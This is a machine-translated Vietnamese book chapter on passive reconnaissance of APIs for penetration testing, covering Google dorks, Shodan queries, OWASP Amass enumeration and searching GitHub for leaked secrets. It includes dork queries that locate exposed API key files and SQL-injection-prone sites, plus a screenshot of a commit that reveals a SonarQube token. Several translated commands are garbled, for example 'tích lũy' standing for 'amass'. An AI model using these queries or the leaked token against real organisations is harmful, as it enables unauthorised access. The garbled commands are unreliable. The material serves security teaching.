

PHẦN III

TẠI TACKING API

6

KHÁM PHÁ



Trước khi bạn có thể tấn công các API của mục tiêu, bạn phải định vị các API đó và xác thực xem họ đang hoạt động. Trong quá trình này, bạn cũng sẽ muốn tìm thông tin xác thực (chẳng hạn như khóa, bí mật, tên người dùng và mật khẩu), thông tin phiên bản, tài liệu API và thông tin về mục đích kinh doanh của API. Bạn càng thu thập được nhiều thông tin về mục tiêu, thì khả năng phát hiện và khai thác các lỗ hổng liên quan đến API của bạn càng cao. Chương này mô tả các quy trình sát thủ động và chủ động cũng như các công cụ để hoàn thành công việc.

Khi nhận ra một API ngay từ đầu, sẽ giúp cân nhắc mục đích của nó. API có nghĩa là được sử dụng nội bộ, bởi các đối tác và khách hàng hoặc công khai. Nếu một API dành cho mục đích sử dụng chung hoặc đối tác, thì có khả năng API đó sẽ có tài liệu thân thiện với nhà phát triển mô tả API đó

điểm cuối và hướng dẫn sử dụng nó. Sử dụng tài liệu này để nhận biết API.

Nếu API dành cho khách hàng chọn lọc hoặc mục đích sử dụng nội bộ, bạn sẽ phải dựa vào các đầu mối khác: quy ước đặt tên, thông tin tiêu đề phản hồi HTTP chẳng hạn như Content-Type: application/json, phản hồi HTTP chứa JSON/XML và thông tin về các tệp nguồn JavaScript cung cấp năng lượng cho ứng dụng.

trinh sát thụ động

Trinh sát thụ động là hành động thu thập thông tin về mục tiêu mà không tương tác trực tiếp với các thiết bị của mục tiêu. Khi bạn thực hiện phương pháp này, mục tiêu của bạn là tìm và ghi lại bề mặt tấn công của mục tiêu mà không làm cho mục tiêu biết về cuộc điều tra của bạn. Trong trường hợp này, bề mặt tấn công là toàn bộ tập hợp các hệ thống được hiển thị trên một mạng mà từ đó có thể trích xuất dữ liệu, thông qua đó bạn có thể truy cập vào các hệ thống khác hoặc bạn có thể gây gián đoạn tính khả dụng của các hệ thống.

Thông thường, trinh sát thụ động tận dụng trí thông minh nguồn mở (OSINT), là dữ liệu được thu thập từ các nguồn có sẵn công khai. Bạn sẽ tìm kiếm các điểm cuối API, thông tin xác thực, thông tin phiên bản, tài liệu API và thông tin về mục đích kinh doanh của API. Mọi điểm cuối API được phát hiện sẽ trở thành mục tiêu của bạn sau này, trong quá trình do thám tích cực. Thông tin liên quan đến thông tin xác thực sẽ giúp bạn kiểm tra với tư cách là người dùng được xác thực hoặc tốt hơn là quản trị viên. Thông tin phiên bản sẽ giúp thông báo cho bạn về các nội dung không phù hợp tiềm ẩn và các khả năng dễ bị tổn thương khác trong quá khứ. Tài liệu API sẽ cho bạn biết chính xác cách kiểm tra API mục tiêu.

Cuối cùng, việc khám phá mục đích kinh doanh của API có thể cung cấp cho bạn thông tin chi tiết về các lỗi logic kinh doanh tiềm ẩn.

Khi bạn đang thu thập OSINT, hoàn toàn có khả năng bạn sẽ tình cờ phát hiện ra dữ liệu quan trọng, chẳng hạn như khóa API, thông tin đăng nhập, Mã thông báo Web JSON (JWT) và các bí mật khác sẽ dẫn đến chiến thắng ngay lập tức. Các phát hiện rủi ro cao khác sẽ bao gồm PII bị rò rỉ hoặc dữ liệu nhạy cảm của người dùng như số An sinh xã hội, họ tên, địa chỉ email và thông tin thẻ tín dụng. Những loại phát hiện này cần được lập thành văn bản và báo cáo ngay lập tức vì chúng thể hiện một điểm yếu quan trọng hợp lệ.

Quá trình trinh sát thụ động

Khi bạn bắt đầu trinh sát thụ động, có thể bạn sẽ biết rất ít hoặc không biết gì về mục tiêu của mình. Khi bạn đã thu thập được một số thông tin cơ bản, bạn có thể tập trung nỗ lực OSINT của mình vào các khía cạnh khác nhau của tổ chức và xây dựng hồ sơ về bề mặt tấn công của mục tiêu. Việc sử dụng API sẽ khác nhau giữa các ngành và mục đích kinh doanh, vì vậy bạn sẽ cần điều chỉnh khi tìm hiểu thông tin mới. Bắt đầu bằng cách tạo một mạng lưới rộng bằng cách sử dụng một loạt các công cụ để thu thập dữ liệu. Sau đó thực hiện các tìm kiếm phù hợp hơn dựa trên dữ liệu đã thu thập để có thêm

thông tin tinh chế. Lặp lại quy trình này cho đến khi bạn vạch ra bì mặt tấn công của tar get.

Giai đoạn một: Tạo một mạng lưới rộng

Tìm kiếm trên internet các thuật ngữ rất chung chung để tìm hiểu một số thông tin cơ bản về mục tiêu của bạn. Các công cụ tìm kiếm như Google, Shodan và ProgrammableWeb có thể giúp bạn tìm thông tin chung về API, chẳng hạn như cách sử dụng, thiết kế và kiến trúc, tài liệu và mục đích kinh doanh cũng như thông tin liên quan đến ngành và nhiều mục quan trọng tiềm ẩn khác.

Ngoài ra, bạn cần điều tra bì mặt tấn công của mục tiêu. Điều này có thể được thực hiện với các công cụ như DNS Dumpster và OWASP Amass. DNS Dumpster thực hiện ánh xạ DNS bằng cách hiển thị tất cả các máy chủ liên quan đến tên miền của mục tiêu và cách chúng kết nối với nhau. (Bạn có thể muốn tấn công các máy chủ này sau!) Chúng tôi đã đề cập đến việc sử dụng OWASP Amass trong Chương 4.

Giai đoạn hai: Thích ứng và tập trung

Tiếp theo, lấy những phát hiện của bạn từ giai đoạn một và điều chỉnh các nỗ lực OSINT của bạn với thông tin thu thập được. Điều này có thể có nghĩa là tăng tính cụ thể của các truy vấn tìm kiếm của bạn hoặc kết hợp thông tin được thu thập từ các công cụ riêng biệt để có được thông tin chuyên sâu mới. Ngoài việc sử dụng các công cụ tìm kiếm, bạn có thể tìm kiếm GitHub cho các kho lưu trữ liên quan đến mục tiêu của mình và sử dụng một công cụ như Pastehunter để tìm thông tin nhạy cảm bị lộ.

Giai đoạn ba: Ghi lại bì mặt tấn công

Ghi chú là rất quan trọng để thực hiện một cuộc tấn công hiệu quả. Tài liệu và chụp ảnh màn hình của tất cả các phát hiện thú vị. Tạo một danh sách nhiệm vụ gồm các kết quả do thám thụ động có thể chứng minh là hữu ích trong suốt phần còn lại của cuộc tấn công. Sau đó, trong khi bạn đang tích cực cố gắng khai thác các lỗ hổng của API, hãy quay lại danh sách tác vụ để xem bạn có bỏ sót điều gì không.

Các phần sau đây đi sâu hơn vào các công cụ bạn sẽ sử dụng trong suốt quá trình này. Khi bạn bắt đầu thử nghiệm với những công cụ này, bạn sẽ nhận thấy một số điểm giao thoa giữa thông tin mà chúng trả về. Tuy nhiên, tôi khuyến khích bạn sử dụng nhiều công cụ để xác nhận kết quả của mình. Chẳng hạn, bạn sẽ không muốn thất bại trong việc tìm thấy các khóa API đặc quyền được đăng trên GitHub, đặc biệt nếu một tên tội phạm sau đó tình cờ phát hiện ra trái cây treo thấp đó và xâm phạm ứng dụng khách của bạn.

hack Google

Việc hack Google (còn được gọi là Google dorking) liên quan đến việc sử dụng thông minh các tham số tìm kiếm nâng cao và có thể tiết lộ tất cả các loại thông tin công khai liên quan đến API về mục tiêu của bạn, bao gồm các lỗ hổng, khóa API và tên người dùng mà bạn có thể tận dụng trong quá trình tương tác. Ngoài ra, bạn sẽ

tìm thông tin về ngành của tổ chức mục tiêu và cách tổ chức này tận dụng các API của mình. Bảng 6-1 liệt kê một loạt các tham số truy vấn hữu ích (xem trang Wikipedia "Google Hacking" để biết danh sách đầy đủ).

Bảng 6-1: Tham số Google Query

Toán tử truy vấn	Mục đích
tiêu đề	Tiêu đề trang tìm kiếm
inurl	Tìm kiếm các từ trong URL
loại tệp	Tìm kiếm các loại tệp mong muốn
địa điểm	Giới hạn tìm kiếm cho các trang web cụ thể

Bắt đầu với một tìm kiếm rộng để xem thông tin nào có sẵn; sau đó thêm các tham số cụ thể cho mục tiêu của bạn để tập trung vào kết quả. Ví dụ: một tìm kiếm chung cho inurl: /api/ sẽ trả về hơn 2.150.000 kết quả quá nhiều để làm bắt cứ điều gì. Để thu hẹp kết quả tìm kiếm, hãy bao gồm tên miền tar get của bạn. Truy vấn như intitle:<tên mục tiêu> khóa api" trả về ít kết quả hơn và phù hợp hơn.

Ngoài các truy vấn tìm kiếm Google được tạo cẩn thận của riêng bạn, bạn có thể sử dụng Cơ sở dữ liệu hack Google của Offensive Security (GHDB, <https://www.exploit-db.com/google-hacking-database>). GHDB là kho lưu trữ các truy vấn tiết lộ các hệ thống dễ bị tổn thương và thông tin nhạy cảm được phơi bày công khai. Bảng 6-2 liệt kê một số truy vấn API hữu ích từ GHDB.

Bảng 6-2: Truy vấn GHDB

Truy vấn hack của	kết quả mong đợi
Google inurl:"/wp-json/wp/v2/users"	Tìm tất cả các thư mục người dùng API WordPress có sẵn công khai.
intitle:"index.of" intext:"api.txt"	Tìm các tệp khóa API có sẵn công khai.
inurl:"/includes/api/" intext:"index of /"	Tìm các thư mục API tiềm năng thú vị.
ext:php inurl:"api.php?action=	Tìm tất cả các trang web có lỗ hổng xen vào XenAPI SQL. (Truy vấn này đã được đăng vào năm 2016; bốn năm sau, đã có 141.000 kết quả.)
intitle:"index of" api_key OR "api key" OR apiKey -pool	Liệt kê các khóa API có khả năng bị lộ. (Đây là một trong những truy vấn yêu thích của tôi.)

Như bạn có thể thấy trong Hình 6-1, truy vấn cuối cùng trả về 2.760 kết quả tìm kiếm cho các trang web nơi khóa API được hiển thị công khai.

The screenshot shows a Google search results page with the query "intitle: \"index of\" api_key OR \"api key\" OR apiKey -pool". The results indicate about 2,670 results found in 0.35 seconds. Several results are listed, including:

- www.pathetechdesign.com › SynergyHTML › apiKey ▾
Index of /SynergyHTML/apiKey
Index of /SynergyHTML/apiKey. Name · Last modified · Size · Description · Parent Directory, ~.
apiKey.txt, 2013-05-21 13:14, 76.
- 54.93.217.233 › worldcup › vendor › Model › User
Index of /worldcup/vendor/ma27/api-key-authentication ...
Index of /worldcup/vendor/ma27/api-key-authentication-bundle/Model/User. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, ~. [] ...
- www.morcmtb.org › wp-content › com.cividesk.apikey ▾
Index of /wp-content/uploads/civicrm/ext/com.cividesk.apikey
Index of /wp-content/uploads/civicrm/ext/com.cividesk.apikey. Parent Directory · CRM/ ...

Hình 6-1: Kết quả của một vụ hack API của Google, bao gồm một số trang web có khóa API bị lộ

Thư mục tìm kiếm API của ProgrammableWeb

Web có thể lập trình (<https://www.programmableweb.com>) là nguồn truy cập cho thông tin liên quan đến API. Để tìm hiểu về API, bạn có thể sử dụng Đại học API của nó. Để thu thập thông tin về mục tiêu của bạn, hãy sử dụng thư mục API, một cơ sở dữ liệu có thể tìm kiếm được với hơn 23.000 API (xem Hình 6-2). Mong muốn tìm thấy các điểm cuối API, thông tin phiên bản, thông tin logic nghiệp vụ, trạng thái của API, mã nguồn, SDK, bài viết, tài liệu API và nhật ký thay đổi.

The screenshot shows the ProgrammableWeb API directory interface. At the top, there is a navigation bar with links to "LEARN ABOUT APIS", "API DIRECTORY", and "CORONAVIRUS". Below the navigation bar, the main title is "Search the Largest API Directory on the Web". There is a search bar with the placeholder "Search Over 23,083 APIs" and a "SEARCH APIS" button. Below the search bar, there is a "Filter APIs" section with a dropdown menu set to "By Category" and a checkbox for "Include Deprecated APIs". A table lists several APIs:

API Name	Description	Category	Followers	Versions
Google Maps API	[This API is no longer available. Google Maps' services have been split into multiple APIs, including the Static Maps API, Street View Image API, Directions API, Distance Matrix API, Elevation API...]	Mapping	3,546	REST v0.0
Twitter API	[This API is no longer available. It has been split into multiple APIs, including the Twitter Ads API, Twitter Search Tweets API, and Twitter Direct Message API. This profile is maintained for...]	Social	2,273	Version ▾

Hình 6-2: Thư mục ProgrammableWeb API

LƯU Ý K là viết tắt của bộ công cụ phát triển phần mềm. Nếu SDK có sẵn, bạn nên có thể tải xuống phần mềm đăng sau API của mục tiêu. Ví dụ: ProgrammableWeb có liên kết đến kho lưu trữ GitHub của SDK quảng cáo Twitter, nơi bạn có thể xem lại mã nguồn hoặc tải SDK xuống và dùng thử.

Giả sử bạn phát hiện ra, bằng cách sử dụng truy vấn của Google, rằng mục tiêu của bạn đang sử dụng API Ngân hàng Medici. Bạn có thể tìm kiếm thư mục ProgrammableWeb API và tìm danh sách trong Hình 6-3.

The screenshot shows the ProgrammableWeb API directory for the Medici Bank API. At the top, there are tabs for 'LEARN ABOUT APIs', 'API DIRECTORY', and 'CORONAVIRUS'. Below the tabs, the title 'Medici Bank API' is displayed with a 'MASTER RECORD' button and a question mark icon. A 'Banking' category is highlighted. To the right of the title is a large circular logo featuring a stylized shield with vertical stripes and a crown at the top. Below the logo are social media sharing buttons for Facebook, Twitter, and LinkedIn. The main content area describes the Medici Bank API as a fully RESTful API that uses standard HTTP response codes, authentication, and verbs, and delivers JSON responses for all calls. It lists clients and their capabilities:

- Create & Manage Customers
- Create & Manage Customer Accounts and Balances
- View Customer Account Transactions
- Instantaneously Transfer Between Medici-owned Accounts
- Transfer Assets in and out Medici-owned Accounts
- Get Realtime Notifications on all Customer or Account Activity

Below this is a dark button labeled '+ TRACK THIS API' with a plus sign and a gear icon. At the bottom, there are links for 'Versions', 'SDKs (0)', 'Articles (1)', 'How To (0)', 'Source Code (0)', 'Libraries (0)', 'Developers (0)', 'Followers (8)', and 'Changelog (1)'.

Hình 6-3: Danh sách thư mục API của ProgrammableWeb cho API Ngân hàng Medici

Danh sách cho thấy rằng API của Ngân hàng Medici tương tác với dữ liệu khách hàng và tạo điều kiện thuận lợi cho các giao dịch tài chính, khiến nó trở thành một API có rủi ro cao. Khi bạn phát hiện ra một mục tiêu nhạy cảm như mục tiêu này, bạn sẽ muốn tìm bất kỳ thông tin nào có thể giúp bạn tấn công nó, bao gồm tài liệu API, vị trí của điểm cuối và cổng thông tin, mã nguồn, nhật ký thay đổi và mô hình xác thực của nó. sử dụng.

Nhấp qua các tab khác nhau trong danh sách thư mục và lưu ý thông tin bạn tìm thấy. Để xem vị trí điểm cuối API, vị trí cổng thông tin và mô hình xác thực, được hiển thị trong Hình 6-4, hãy nhấp vào một phiên bản cụ thể trong tab Phiên bản. Trong trường hợp này, cả liên kết cổng thông tin và điểm cuối đều dẫn đến tài liệu API.

Summary	SDKs (0)	Articles (1)	How To (0)	Source Code (0)	Libraries (0)	Developers (0)	Followers (8)	Changelog (0)
SPECS								
API Endpoint	https://api.medicibank.io							
API Portal / Home Page	https://mbapi.docs.stoplight.io							
Primary Category	Banking							
API Provider	Medici Bank International							
SSL Support	Yes							
Twitter URL	https://twitter.com/BankMedici							
Author Information	ejboyle							
Authentication Model	API Key							

Hình 6-4: Phần Thông số API của Ngân hàng Medici cung cấp vị trí điểm cuối API, vị trí cổng API và mô hình xác thực API.

Tab Nhật ký thay đổi sẽ thông báo cho bạn về các lỗ hổng trong quá khứ, các phiên bản API trước đó và các bản cập nhật đáng chú ý cho phiên bản API mới nhất, nếu có. ProgrammableWeb mô tả tab Thư viện là “một công cụ phần mềm dành riêng cho nền tảng, khi được cài đặt, dẫn đến việc cung cấp một API cụ thể.” Bạn có thể sử dụng tab này để khám phá loại phần mềm được sử dụng để hỗ trợ API, có thể bao gồm các thư viện phần mềm dễ bị tấn công.

Tùy thuộc vào API, bạn có thể khám phá mã nguồn, hướng dẫn (tab Cách thực hiện), bản kết hợp và bài viết tin tức, tất cả đều có thể cung cấp OSINT hữu ích. Các trang web khác có kho API bao gồm <https://rapidapi.com> và <https://apis.guru/browse-apis>.

Shodan

Shodan là công cụ tìm kiếm dành cho các thiết bị có thể truy cập từ internet. Shodan thường xuyên quét toàn bộ không gian địa chỉ IPv4 để tìm các hệ thống có cổng mở và công khai thông tin thu thập được tại <https://shodan.io>. Bạn có thể sử dụng Shodan để khám phá các API giao diện bên ngoài và nhận thông tin về các cổng đang mở của mục tiêu, điều này hữu ích nếu bạn chỉ có một địa chỉ IP hoặc tên của tổ chức để làm việc.

Giống như với Google dorks, bạn có thể tìm kiếm Shodan một cách ngẫu nhiên bằng cách nhập tên miền hoặc địa chỉ IP của mục tiêu; cách khác, bạn có thể sử dụng các tham số tìm kiếm như khi viết các truy vấn Google. Bảng 6-3 cho thấy một số truy vấn Shodan hữu ích.

Bảng 6-3: Tham số truy vấn Shodan

truy vấn Shodan	Mục đích
tên máy chủ: "tên mục tiêu.com"	Sử dụng tên máy chủ sẽ thực hiện tìm kiếm Shodan cơ bản cho tên miền mục tiêu của bạn. Điều này nên được kết hợp với các truy vấn sau để có kết quả cụ thể cho mục tiêu của bạn.
Các API "content-type: application/json" phải đặt loại nội dung của chúng thành JSON hoặc XML. Truy vấn này sẽ lọc các kết quả phản hồi bằng JSON.	
"content-type: application/xml"	Truy vấn này sẽ lọc các kết quả phản hồi bằng XML.
"200 được"	Bạn có thể thêm "200 OK" vào truy vấn tìm kiếm của mình để nhận kết quả có yêu cầu thành công. Tuy nhiên, nếu một API không chấp nhận định dạng yêu cầu của Shodan, nó có thể sẽ đưa ra lỗi 300 hoặc 400 phản ứng.
"wp-json"	Thao tác này sẽ tìm kiếm các ứng dụng web bằng API WordPress.

Bạn có thể kết hợp các truy vấn Shodan để khám phá các điểm cuối API, thậm chí nếu các API không có quy ước đặt tên tiêu chuẩn. Như trong Hình 6-5, nếu chúng tôi đang nhắm mục tiêu eWise (<https://www.ewise.com>), một công ty quản lý tiền tệ, chúng tôi có thể sử dụng truy vấn sau để xem liệu nó có các điểm cuối API đã được quét bởi Shodan hay không:

"ewise.com" "loại nội dung: ứng dụng/json"

The screenshot shows the Shodan search interface with the query "ewise.com" and "application/json" entered. The results page indicates 3 total results from 3 countries. One result is highlighted for the IP address 13.238.38.159, which is associated with an AWS instance in Australia, Sydney. The page provides details about the SSL certificate (issued by Let's Encrypt) and supported SSL versions (TLSv1.1, TLSv1.2). Additionally, it lists the top organizations (Amazon.com) and products (nginx) found.

Hình 6-5: Kết quả tìm kiếm Shodan

Trong Hình 6-5, chúng ta thấy rằng Shodan đã cung cấp cho chúng ta một điểm cuối tar get tiềm năng. Điều tra kết quả này cho thấy thêm thông tin chứng chỉ SSL liên quan đến eWise-cụ thể là máy chủ web là Nginx và phản hồi bao gồm tiêu đề ứng dụng/json . Máy chủ đã đưa ra mã phản hồi JSON 401 thường được sử dụng trong các API REST. Chúng tôi có thể khám phá một điểm cuối API mà không cần bắt kỳ quy ước đặt tên nào liên quan đến API.

Shodan cũng có các tiện ích mở rộng trình duyệt cho phép bạn kiểm tra kết quả quét Shodan một cách thuận tiện khi bạn truy cập các trang web bằng trình duyệt của mình.

Tích lũy OWASP

Được giới thiệu trong Chương 4, OWASP Amass là một công cụ dòng lệnh có thể ánh xạ mạng bên ngoài của mục tiêu bằng cách thu thập OSINT từ hơn 55 nguồn truy cập khác nhau. Bạn có thể đặt nó để thực hiện quét thụ động hoặc chủ động. Nếu bạn chọn tùy chọn hoạt động, Amass sẽ thu thập thông tin trực tiếp từ mục tiêu bằng cách yêu cầu thông tin chứng chỉ của mục tiêu. Mặt khác, nó thu thập dữ liệu từ các công cụ tìm kiếm (chẳng hạn như Google, Bing và HackerOne), các nguồn chứng chỉ SSL (chẳng hạn như GoogleCT, Censys và FacebookCT), API tìm kiếm (chẳng hạn như Shodan, AlienVault, Cloudflare và GitHub) và kho lưu trữ web Wayback.

Truy cập Chương 4 để biết hướng dẫn về cách thiết lập Amass và thêm khóa API. Sau đây là bản quét thụ động của twitter.com, với grep được sử dụng để chỉ hiển thị các kết quả liên quan đến API:

```
$ tích lũy enum -passive -d twitter.com |grep api
di.san-api.twitter.com
api1-backup.twitter.com
api3-backup.twitter.com
tdapi.twitter.com
failover-urls.api.twitter.com
cdn.api.twitter.com
pulseone-api.smfc.twitter.com
url.api.twitter.com
api2.twitter.com
apistatus.twitter.com
apiwiki.twimger.com
```

Quá trình quét này đã tiết lộ 86 tên miền phụ API duy nhất, bao gồm cả Legacy-api.twitter.com. Như chúng ta đã biết từ Top 10 Bảo mật API của OWASP, một API có tên kế thừa có thể được quan tâm đặc biệt vì có vẻ như nó chỉ ra một lỗ hổng quản lý nội dung không phù hợp.

Amass có một số tùy chọn dòng lệnh hữu ích. Sử dụng lệnh intel để thu thập chứng chỉ SSL, tìm kiếm bản ghi Whois đảo ngược và tìm ID ASN được liên kết với mục tiêu của bạn. Bắt đầu bằng cách cung cấp lệnh với các địa chỉ IP mục tiêu:

```
$ tích lũy intel -addr <địa chỉ IP mục tiêu>
```

Nếu quá trình quét này thành công, nó sẽ cung cấp cho bạn các tên miền. Những cái này các miền sau đó có thể được chuyển đến intel với tùy chọn whois để thực hiện tra cứu Whois ngược lại:

```
$ amass intel -d <tên miền đích> -whois
```

Điều này có thể cung cấp cho bạn rất nhiều kết quả. Tập trung vào các kết quả thú vị liên quan đến tổ chức mục tiêu của bạn. Sau khi bạn có danh sách các miền quan tâm, hãy nâng cấp lên tiêu ban enum để bắt đầu liệt kê các miền con. Nếu bạn chỉ định tùy chọn -passive , Amass sẽ không tương tác trực tiếp với mục tiêu của bạn:

```
$ tích lũy enum -passive -d <miền đích>
```

Quét enum tích cực sẽ thực hiện nhiều thao tác quét giống như quét thụ động, nhưng nó sẽ thêm độ phân giải tên miền, thử chuyển vùng DNS và lấy thông tin chứng chỉ SSL:


```
$ tích lũy enum -active -d <miền đích>
```

Để nâng cấp trò chơi của bạn, hãy thêm tùy chọn -brute vào các tên miền phụ brute-force, -w để chỉ định danh sách từ API_superlist, sau đó là tùy chọn -dir để gửi đầu ra tới thư mục bạn chọn:

```
$ amass enum -active -brute -w /usr/share/wordlists/API_superlist -d <tên miền đích> -dir <tên thư mục>
```

Nếu bạn muốn trực quan hóa các mối quan hệ giữa dữ liệu mà Amass trả về, hãy sử dụng lệnh con viz , như minh họa tiếp theo, để tạo một trang web trông bắt mắt (xem Hình 6-6). Trang này cho phép bạn phóng to và kiểm tra các miền liên quan khác nhau và hy vọng là một số điểm cuối API.

```
$ tích lũy viz -enum -d3 -dir <tên thư mục>
```



Hình 6-6: Trực quan hóa Amass của OWASP bằng cách sử dụng -d3 để xuất HTML các phát hiện của Amass cho twitter.com

Bạn có thể sử dụng hình ảnh trực quan này để xem các loại bản ghi DNS, sự phụ thuộc giữa các máy chủ khác nhau và mối quan hệ giữa các nút khác nhau. Trong Hình 6-6, tất cả các nút bên trái là tên miền phụ của API, trong khi vòng tròn lớn đại diện cho twitter.com.

Thông tin bị lộ trên GitHub


Bất kể mục tiêu của bạn có tự phát triển hay không, bạn nên kiểm tra GitHub (<https://github.com>) để tiết lộ thông tin nhạy cảm.

Các nhà phát triển sử dụng GitHub để cộng tác trong các dự án phần mềm. Tìm kiếm GitHub cho OSINT có thể tiết lộ các khả năng API, tài liệu và bí mật của mục tiêu, chẳng hạn như khóa API cấp quản trị viên, mật khẩu và mã thông báo, có thể hữu ích trong một cuộc tấn công.

Bắt đầu bằng cách tìm kiếm GitHub cho tên tổ chức mục tiêu của bạn được ghép nối với các loại thông tin có khả năng nhạy cảm, chẳng hạn như "api-key", "password" hoặc "token". Sau đó, điều tra các tab lưu trữ GitHub khác nhau để khám phá các điểm cuối API và các điểm yếu tiềm ẩn. Phân tích mã nguồn trong tab Mã, tìm lỗi phần mềm trong tab Sự cố và xem xét các thay đổi được đề xuất trong tab Yêu cầu kéo.

Mã số

Mã chứa mã nguồn hiện tại, tệp README và các tệp khác (xem Hình 6-7). Tab này sẽ cung cấp cho bạn tên của nhà phát triển cuối cùng đã cam kết với tệp nhất định, thời điểm cam kết đó xảy ra, những người đóng góp và mã nguồn thực tế.



```

1 pipeline {
2   agent any
3   stages {
4     stage('Build') {
5       steps {
6         bat(script: 'mvn -DskipTests=true clean install', label: 'Maven', returnStdout: true)
7       }
8     }
9     stage('Verify') {
10    agent any
11    steps {
12      bat(script: 'mvn verify sonar:sonar -Dsonar.projectKey=threesixty-finance -Dsonar.organization=markash-github -Dsonar.
13    }
14  }
15 }
16 }
```

Hình 6-7: Ví dụ về tab Mã GitHub nơi bạn có thể xem lại mã nguồn của các tệp khác nhau

Sử dụng tab Mã, bạn có thể xem lại mã ở dạng hiện tại hoặc sử dụng CTRL-F để tìm kiếm các cụm từ mà bạn có thể quan tâm (chẳng hạn như "API", "khóa" và "bí mật"). Ngoài ra, hãy xem các cam kết lịch sử đối với mã bằng cách sử dụng nút Lịch sử ở góc trên cùng bên phải của Hình 6-7. Nếu bạn gặp một vấn đề hoặc nhận xét khiến bạn tin rằng đã từng có khả năng của lỗ hổng bảo mật liên quan đến mã, bạn có thể tìm kiếm các cam kết lịch sử để xem liệu các lỗ hổng đó có còn xem được hay không.

Khi xem một cam kết, hãy sử dụng nút Tách để xem so sánh song song các phiên bản tệp để tìm vị trí chính xác nơi thực hiện thay đổi đối với mã (xem Hình 6-8).

```

diff --git Jenkinsfile Jenkinsfile
--- Jenkinsfile
+++ Jenkinsfile
@@ -7,8 +7,9 @@ pipeline {
    }
}
stage('Verify') {
steps {
-   bat(script: 'mvn verify sonar:sonar -
Dsonar.projectKey=threesixty-finance -
Dsonar.organization=markash-github -
Dsonar.host.url=https://sonarcloud.io -
Dsonar.login=13a2641b2801291cda4bc4d1e10b531fa726e29',
label: 'SonarQube', returnStdout: true)
+   agent any
+   steps {
+     bat(script: 'mvn verify sonar:sonar -
Dsonar.projectKey=threesixty-finance -
Dsonar.organization=markash-github -
Dsonar.host.url=https://sonarcloud.io', label:
'SonarQube', returnStdout: true)
}
}
}

```

Hình 6-8: Nút Split cho phép bạn tách mã trước đó (trái) khỏi mã được cập nhật (phải).

Tại đây, bạn có thể thấy một cam kết đối với một ứng dụng tài chính đã xóa khóa API riêng của SonarQube khỏi mã, tiết lộ cả khóa và điểm cuối API mà nó được sử dụng.

Vấn đề

Tab Sự cố là không gian nơi nhà phát triển có thể theo dõi các lỗi, tác vụ và yêu cầu tính năng. Nếu một vấn đề đang mở, rất có thể lỗi hỏng đó vẫn tồn tại trong mã (xem Hình 6-9).

API key is public #1

Open kodyclemens opened this issue 14 days ago · 0 comments

kodyclemens commented 14 days ago

<https://github.com/Akhsar21/post/blob/master/project/settings.py>


You should remove this Sendgrid API key and generate a new one.

Hình 6-9: Một vấn đề mở GitHub cung cấp vị trí chính xác của một Khóa API trong mã của ứng dụng

Nếu sự cố đã kết thúc, hãy ghi lại ngày xảy ra sự cố, sau đó tìm kiếm lịch sử cam kết để biết bất kỳ thay đổi nào trong khoảng thời gian đó.

